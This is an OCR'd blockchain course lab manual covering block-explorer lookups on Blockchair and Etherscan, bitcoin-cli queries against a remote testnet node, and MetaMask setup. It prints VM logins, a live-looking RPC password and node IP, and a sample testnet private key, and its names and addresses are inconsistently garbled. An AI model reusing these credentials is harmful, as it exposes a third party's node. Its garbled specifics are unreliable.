
- LOGIN = ziiion
- PASSWORD = ziiion

Lab Walkthrough

Step 1

Blockchair.com

1. Open your browser and go to <https://blockchair.com/>



2. Let's search the address in blockchair 3NqRyPHWiblureXExkDt6edov42fMBubyA . Copy and paste the address and click on Search



BLOCKCHAIR

3NqRyPHWib1ureXExkDt6edov42fMBubyA

3. Click on Bitcoin Address (the first one) which has funds.



Address Type	Address	Last Seen Receiving	Balance	Link
Bitcoin address	3NqRyPHWib1ureXExkDt6edov42fMBubyA	2020-12-06 04:54	0.00055400 BTC	 https://blockchair.com/bitcoin/address/3NqRyPHWib1ureXExkDt6edov42fMBubyA
Bitcoin Cash address	3NqRyPHWib1ureXExkDt6edov42fMBubyA	—	0.00000000 BCH	 https://blockchair.com/bitcoin-cash/address/3NqRyPHWib1ureXExkDt6edov42fMBubyA
Bitcoin SV address	3NqRyPHWib1ureXExkDt6edov42fMBubyA	—	0.00000000 BSV	 https://blockchair.com/bitcoin-sv/address/3NqRyPHWib1ureXExkDt6edov42fMBubyA

Blockchair Questions

1. What is the balance of the account in BTC? _____

 Solution

0.000554 BTC

2. What is the hash of the transaction that occurred on 2020-12-06 (December 6th, 2020)? _____

 Solution

5e7c7a3f6298ac89a2a4e85816404b624001bba9f160eb0ebf0ac934e4d60e1a

3. Look at **Transactions Senders and Recipients** on this transaction hash. We see that one of the receivers is our account, but why is there one sender and several recipients?

Senders	Recipients	
← ⓘ 2.94834295 BTC	bc1qse5cs35uxsl78flumlan7ju5rddkt4x60hm07s → ⓘ 1FFKuij4rKMVbx7njz5gGqFXY92jbk2GF 3G9uRLXysPe1nFNuvrzZe9BWzQt5uAPse 3JLwfXGk8CpuXfjNjijW5KnZTMRUhzKMMpX 1DsavEMu2nW4NLJGbM1FrWEqQLoamKwGtF 1EgZm22nTzGFRa6Po4z6aFx Eh3FqRbNB8V 1595zywWPG9CzEVsqrqoZBa1BF4hYFEkxW 3GxypzK5LTL5PMrMsdyBwUzurGMBMyPu 36UbpGGypH5SuzYA9tQwnzX3Akz5dAzbRP bc1qmggezsg9uyhd6denrxmxsm4vq4q7pdlnjw77 1591xAFoGGnF7XjizYChSUpHR28yLNBiU 18uiw3NJ1GowdYWgRc15NiJanb1sn3rXuQ bc1qnxxwyvuzncjl20vs9fzgqj2ng4cuce2uuyvx8p 1GnrKbdbbke2rezybl5RbtLVDo sW9g5Xs 3DhjTa8vYYVfx1ypy8gt6JmTx c5xz95ACrH 35tKiku4ULBXk5z3j5W3LYvTZNjMfYAnq 1GEBNyZmYpaJRg87ufnxJYVvMQuveWrpz 1Q1zZWzfnZyKgaR48NnwgiMXYSu hScbXXb 19P81hckMuEYPDnN77jZD9fibMoMSGXZCP 3LGpLQU7WPqHRV34z8bdGBgJM EwR3ZKCC6 1K3RNBTxEFHBtld8THEzemqYgcPEWT7cwFd 3GUKsUgg9BfqcyFbQwfkpGBkmvihm3nUzC 1PorcvYhfHr6hYPnab7qc7XMpMkWtJ8ipi 15HtUnU95zeHgitGofbtrvcFD2MFNhsH 1KqKB54NJFwE9bMwKnCaNLxWTMrwhDRdA8 3NqRyPHWib1ureXExkDt6edov42fMBubyA 33mQoZU4seZFBHieJjhSLm6HJwzyKM4Ko 1LAG52WDwPdj9ChB6Zs89dFSJAt7JKrQQ 1218upnJ4ggmvseomGgb sKP2kEQGPRe2i3	0.00026028 BTC Unspent 0.00520857 BTC Unspent 0.00520901 BTC Unspent 0.00295848 BTC Unspent 0.00371085 BTC Unspent 0.00203714 BTC Unspent 0.00416160 BTC Unspent 0.00011471 BTC Unspent 1.46404098 BTC Unspent 0.00520698 BTC Unspent 0.02105967 BTC Unspent 0.91104160 BTC Unspent 0.00346314 BTC Unspent 0.01045263 BTC Unspent 0.00057161 BTC Unspent 0.00168947 BTC Unspent 0.00179343 BTC ⓘ → 0.02500114 BTC Unspent 0.00737975 BTC Unspent 0.00496259 BTC Unspent 0.00208259 BTC Unspent 0.00061113 BTC Unspent 0.00526166 BTC Unspent 0.01041720 BTC Unspent 0.00055400 BTC Unspent 0.02676387 BTC Unspent 0.00199200 BTC Unspent 0.02504289 BTC Unspent

✓ Solution

There could be several reasons, but in this case, the sender most likely belongs to a **digital currency exchange platform**, such as Coinbase. Thus, many people put money in this platform to get Bitcoin and it's showed in Blockchair as a transaction from a unique sender to multiples receivers.

4. Click on the transaction hash. What's the total input sent?

✓ Solution

2.94834295 BTC

Bitcoin Transaction 5e7c7a3f6298ac89a2a4e85816404b624001bba9f160eb0ebf0ac934e4d60e1a ⚡ Get 100 Spins ▾

General info

Hash (txid)	5e7c7a3f6298ac89a2a4e85816404b624001bba9f160eb0ebf0ac934e4d60e1a		
Block Id	660155	2 confirmations	
Time (UTC)	2020-12-06 04:54 (10 minutes ago)		
PDF receipt	USD <input checked="" type="radio"/> BTC		
Input total	2.94834295 BTC	Output total	2.94781363 BTC
Transaction fee	0.00052932 BTC	Fee per byte	39 satoshi
Replace-by-fee (RBF) enabled?	NO	Fee per vbyte	42 satoshi

5. What's the total output? _____

✓ Solution
2.94781363 BTC

Bitcoin Transaction 5e7c7a3f6298ac89a2a4e85816404b624001bba9f160eb0ebf0ac934e4d60e1a ⚡ Get 100 Spins ▾

General info

Hash (txid)	5e7c7a3f6298ac89a2a4e85816404b624001bba9f160eb0ebf0ac934e4d60e1a		
Block Id	660155	2 confirmations	
Time (UTC)	2020-12-06 04:54 (10 minutes ago)		
PDF receipt	USD <input checked="" type="radio"/> BTC		
Input total	2.94834295 BTC	Output total	2.94781363 BTC
Transaction fee	0.00052932 BTC	Fee per byte	39 satoshi
Replace-by-fee (RBF) enabled?	NO	Fee per vbyte	42 satoshi

6. Why is the total input not the same as the total output?


Solution

Because miners get a **reward** for mining the blocks. The reward comes from the **transaction fee**. In this case, the transaction fee is 0.00052932 BTC

Step 2

Etherscan.io


1. Open your browser and go to <https://etherscan.io/>



2. Search the following transaction by the transaction hash.

Copy and paste the address and click on Search:

0x8394504c861667827420d40ab1da08564192d5b336085a51fa0fc6b717363c33



Etherscan.io Questions

1. How much ether sent? _____

Solution

Value: 0.16114334 Ether

2. What are the accounts involved in the transaction? _____

 Solution

From: 0xe364c06f538f53c4e5ce2e7d06ec8d99c1ac0e27

To: 0x0c2b908de380d4e6217505850e55e2dd2ce96ca6

3. What were the gas price and the fee of the transaction?

 Solution

Transaction Fee: 0.002121 Ether

Gas Price: 0.000000101 Ether (101 Gwei)


4. What was the gas limit? (Hint: Click on "Click to see more")

 Solution

21,000

5. Full transaction Details

Transaction Details

Sponsored:  DeFi Yield Protocol: DeFi gem with anti-manipulation features and Staking with ETH Rewards. Join Now![Overview](#) [State](#) [Comments](#)[② Transaction Hash:](#) 0x8394504c861667827420d40ab1da08564192d5b336085a51fa0fc6b717363c33 [② Status:](#)  Success[② Block:](#) 10975379 [② Timestamp:](#) 64 days 21 hrs ago (Oct-02-2020 07:53:53 AM +UTC) | [② From:](#) 0xe364c06f538f53c4e5ce2e7d06ec8d99c1ac0e27 [② To:](#) 0x0c2b908de380d4e6217505850e55e2dd2ce96ca6 [② Value:](#) 0.16114334 Ether [② Transaction Fee:](#) 0.002121 Ether [② Gas Price:](#) 0.000000101 Ether (101 Gwei)[② Ether Price:](#) \$345.83 / ETH[② Gas Limit:](#) 21,000[② Gas Used by Transaction:](#) 21,000 (100%)[② Nonce](#) [Position](#) 0 118

Lab 1.4: Use the bitcoin client to interact with a remote node

Background

The bitcoin-CLI (also known as the Bitcoin-Core) is a pure bitcoin interaction utility that allows clients to interact with local or remote nodes. Bitcoin Core is an open source project which maintains and releases the bitcoin client software and is a direct descendant of the original bitcoin software client released by Satoshi Nakamoto after he published the famous whitepaper.

Bitcoin Core consists of both “full-node” software for fully validating the blockchain as well as a bitcoin wallet. The project also currently maintains related software such as the cryptography library libsecp256k1 and others located at GitHub.

(<https://github.com/bitcoin/bitcoin>)

Objectives

- Interact with a Bitcoin testnet remote node.
- Send and receive RPC-API commands to learn how interact with a node via the client software.

Lab Preparation

This lab is completed in your ZIION VM

Launch the ZIION VM and log in.

- LOGIN = zzion
- PASSWORD = zzion

Lab Walkthrough

Configuration and Commands

Bitcoin Testnet Node Config!

In this exercise, you will directly interact with a Bitcoin Testnet REAL Node. Please, don't use the RPC credentials to synchronize with other nodes, nor change the node configuration. WE ARE MONITORING ALL TRAFFIC WITH CLOUD TRAIL

For this exercise, the following credentials will be used:

RPC Credentials Bitcoin Testnet Node

```
rpcuser = zzion  
rpcpassword = WGZo8JW8dgb19k-1XyfzXhLxkR1rSRtBCgwA2lMscNk=  
Node IP: 3.219.24.28  
Port: 18333
```

To get info from the Bitcoin Testnet, you should use **bitcoin-cli** tool (included in ZION).

The syntax to use bitcoin-cli is:

```
$ bitcoin-cli --host=<HOST> --port=<PORT> --rpcuser=<USER> --rpcpassword=<PASSWORD> <method> <--args>

bitcoin-cli - The name of the client software.

--host=<HOST> - The IP address of our remote node.

--port=<PORT> - The Port address of the RPC-API (usually 18333)

--rpcuser=<USER> - The username provided.

--rpcpassword=<PASSWORD> - The password provided.

<method> - The specific command to send to the node. Usually something like getting the blocknumber, or the address information (i.e. getreceivedbyaddress).

<--args> - The method used can sometimes require arguments when specific data is required to run, such as the address in getreceivedbyaddress <ADDRESS>.
```

Step 1

Get the Block Height information from the BTC Testnet

From the terminal window, use the configuration data provided above to query the bitcoin testnet node to discover the blocklength of testnet.

Method to Use: **getblockcount**

Solution

```
bitcoin-cli --host=3.219.24.28 --port=18333 --rpcuser=zion --rpcpassword=WGZo8JW8dgb19k-1XyfzXhLxkR1rSRtBCgwA2lMscNk= getblockcount
```

In this example, we can see the current blockheight is 1896279

```
zilion@zilion-sec554:~$ bitcoin-cli --host=3.219.24.28 --port=18333 --rpcuser=zion --rpcpassword=WGZo8JW8dgb19k-1XyfzXhLxkR1rSRtBCgwA2lMscNk= getblockcount
1896279
zilion@zilion-sec554:~$
```

Step 2

Find the balance of an address.

Now, we will query the node for the balance of a specific address.

Method to use: `getreceivedbyaddress`

Argument / Address: `mmdtM4iQDkRVyv68vBSPH5wh2NwuM1VAam`

Solution

```
bitcoin-cli --host=3.219.24.28 --port=18333 --rpcuser=zion --rpcpassword=WGZo8JW8dgb19k-1XyfzXhLxkR1rSRtBCgwA2lMscNk= getreceivedbyaddress  
mmdtM4iQDkRVyv68vBSPH5wh2NwuM1VAam
```

```
zilion@zion-sec554:~$ bitcoin-cli --host=3.219.24.28 --port=18333 --rpcuser=zion -  
--rpcpassword=WGZo8JW8dgb19k-1XyfzXhLxkR1rSRtBCgwA2lMscNk= getreceivedbyaddress mmdt  
M4iQDkRVyv68vBSPH5wh2NwuM1VAam  
0.01  
zilion@zion-sec554:~$
```

The amount in the address is: 0.01 BTC

Step 3

Add your wallet into the BTC node.

Finally, lets import the public/private key pair that we created in Lab 1.1 into the bitcoin testnet node.

Method to use: `importprivkey`

Argument / Address: <YOUR PRIVATE KEY FROM LAB 1.1> (in our example, we used
`cPFGzmuHBMHMcbG4z6h1ERKJMnPdLVCuUA1PH4m4hPcFt8Rao9SM`)

⚠ MAKE SURE TO INCLUDE `false` IN YOUR COMMAND!

Please add "false" to the end of your command. This prevents the Node from Resync. Otherwise the Bitcoin node will Rescan the scan the entire Node and will take quite some time.

Add your name to tag your wallet as well with "name" in quotes.

Note

This operation could take anywhere between 3-20 minutes depending on TX rate and blockheight. If too long, come back and do Step 4 later.

Solution

```
$ bitcoin-cli --host=3.219.24.28 --port=18333 --rpcuser=zion --rpcpassword=WGZo8JW8dgb19k-1XyfzXhLxkR1rSRtBCgwA2lMscNk= importprivkey <YOUR PRIVATE  
KEY FORM LAB1.1> "student-name" false
```

Example:

```
zilion@zion-sec554:~$ bitcoin-cli --host=3.219.24.28 --port=18333 --rpcuser=zion -  
--rpcpassword=WGZo8JW8dgb19k-1XyfzXhLxkR1rSRtBCgwA2lMscNk= importprivkey cPFGzmu  
HBMHMcbG4z6h1ERKJMnPdLVCuUA1PH4m4hPcFt8Rao9SM "student-name" false
```

Step 4

Verify your wallet is imported to the node.

After a few minutes you will find your account is part of the wallets on the node. View the wallets that exist currently.

Method to use: `listaddressgroupings`

Solution

```
$ bitcoin-cli --host=3.219.24.28 --port=18333 --rpcuser=ziion --rpcpassword=WGZo8JW8dgb19k-1XyfzXhLxkR1rSRtBCgwA2lMscNk= listaddressgroupings
```

```
ziion@ziion-sec554:~$ bitcoin-cli --host=3.219.24.28 --port=18333 --rpcuser=ziion -  
-rpcpassword=WGZo8JW8dgb19k-1XyfzXhLxkR1rSRtBCgwA2lMscNk= listaddressgroupings  
[  
 [ [ 'mmdtM4iQDkRVyv68vBSPH5wh2NwuM1VAam', 0.01, '' ] ],  
 [ [ 'mp46aQs7HntRHnkfrz7pfXPcWA8AKhpfSJ', 0.01, '' ] ],  
 [ [ 'mwsH6CUsJ2M211ZyUeZ1TPDoLE2dYeTw4F', 0.01, '' ] ],  
 [ [ 'mzepPSZd7ZN5U9GbwmyPwT1akdUDv9Aef1', 0.0001, '' ] ]  
]
```

BONUS: OTHER COMMANDS

Bitcoin-cli commands

You will find all bitcoin-cli commands in https://en.bitcoin.it/wiki/Original_Bitcoin_client/API_calls_list

Lab 1.5: Use Metamask to Swap Ethereum on a DEX

Background

The most popular Ethereum DEX today is Uniswap, with over 30 Billion in USD held as of early 2021. Uniswap is a fully decentralized exchange (DEX), which means it isn't owned and operated by a central entity, and uses a new type of trading model called an automated liquidity protocol. This includes automated market maker contracts that let users swap between two ethereum based tokens anonymously via smart contracts.

Uniswap is also completely open source, and can use MetaMask as a way to interact with the ethereum contracts. It allows users to list tokens on the exchange for free, and because Uniswap is a decentralized exchange (DEX), it means users maintain control of their funds at all times as opposed to a centralized exchange that requires traders to give up control of their private keys.

Metamask is a browser Plugin, and the most widely used Ethereum client software wallet today. With Metamask, we can create and store a private key, send and receive transactions, and use smart contracts on the blockchain like Uniswap.

Objectives

- Use Metamask as a Browser Client to interact with Ethereum EVM.
- Draw Ether from a Testnet Ethereum Faucet to your Metamask Wallet.
- Swap your Ether for a Token on Uniswap DEX.
- Learn How DEX's work.

Lab Preparation

This lab is completed in your ZION VM

Launch the ZION VM and log in.

- LOGIN = zion
- PASSWORD = zion

Lab Walkthrough

Step 1

Download and Install Metamask

On ZION, open the web browser, and navigate to <https://metamask.io/>. Download the client software by clicking on **Download** or **Download Now** in the Browser.

https://metamask.io


 METAMASK

Team Developers Institutions FAQs Support [Download](#)

A crypto wallet & gateway to blockchain apps

Start exploring blockchain applications in seconds. Trusted by over 1 million users worldwide.

[Download now](#)



The Metamask mobile application interface is displayed. At the top, it shows "Main Ethereum Network" and "Account 1" with the address "0x5e...5924". Below this, the "TOTAL BALANCE" is listed as "\$228.77" and "1.29 ETH". There are "BUY" and "SEND" buttons. The main screen is divided into sections: "Assets" (selected), "Collectables", and "History". Under the "Assets" section, it shows "1.2 ETH" worth "\$274.52 USD" and "0.20 DAI" worth "0.20 USD". At the bottom, there is a link "see your asset? Add asset".

Select Install Metamask for Firefox.

The screenshot shows the official MetaMask website at <https://metamask.io/download.html>. The top navigation bar includes links for Team, Developers, Institutions, FAQs, Support, and a prominent blue "Download" button. Below the navigation, there are download links for Firefox (highlighted in blue), iOS, and Android. The main content area features a large heading "Install MetaMask for your browser" above a screenshot of the MetaMask extension interface. The interface shows an account balance of 1 ETH (equivalent to \$300,000.00 USD) and a history entry for a recent transaction. A large watermark reading "hide01.ir" is overlaid across the center of the page.


On the next window, click the button labeled *Add to Firefox*.

The screenshot shows the Firefox Add-ons page. The search bar contains "Find add-ons" and the search icon. The "Extensions" tab is selected. A listing for the "MetaMask" extension by "danfinlay, kumavis" is shown. The extension is described as an "Ethereum Browser Extension". It has a user count of 109,864, 1,333 reviews, and a rating of 4.3 Stars. The review chart shows the following distribution:


Rating	Count
5 ★	928
4 ★	165
3 ★	72
2 ★	29
1 ★	139

A note at the bottom of the listing states: "⚠ This add-on is not actively monitored for security by Mozilla. Make sure you trust it before installing." followed by a "Learn more" link. A "Add to Firefox" button is located at the bottom right of the listing card.

Select **Add**



This should install the Firefox plugin in your browser, and you'll see a small fox logo on the top right tab.




Step 2

Set up your Metamask Client Wallet.

Begin the setup by clicking on the Metamask Plugin Icon on the top right. You will see a screen saying "Welcome to MetaMask"

Click on the **Get Started** button.



Two options are presented. Option 1: No, I already have a seed phrase and Option 2: Yes, let's get this setup.

Select Option 2 Create a Wallet to create a new client wallet.

 Note

If you'd like, you can try to use a seed phrase that we created from Lab 1.1 by providing the 12 word mnemonic. However we setup a new wallet for this exercise.



METAMASK

New to MetaMask?



No, I already have a seed phrase

Import your existing wallet using a 12 word seed phrase

Import wallet



Yes, let's get set up!

This will create a new wallet and seed phrase

Create a Wallet

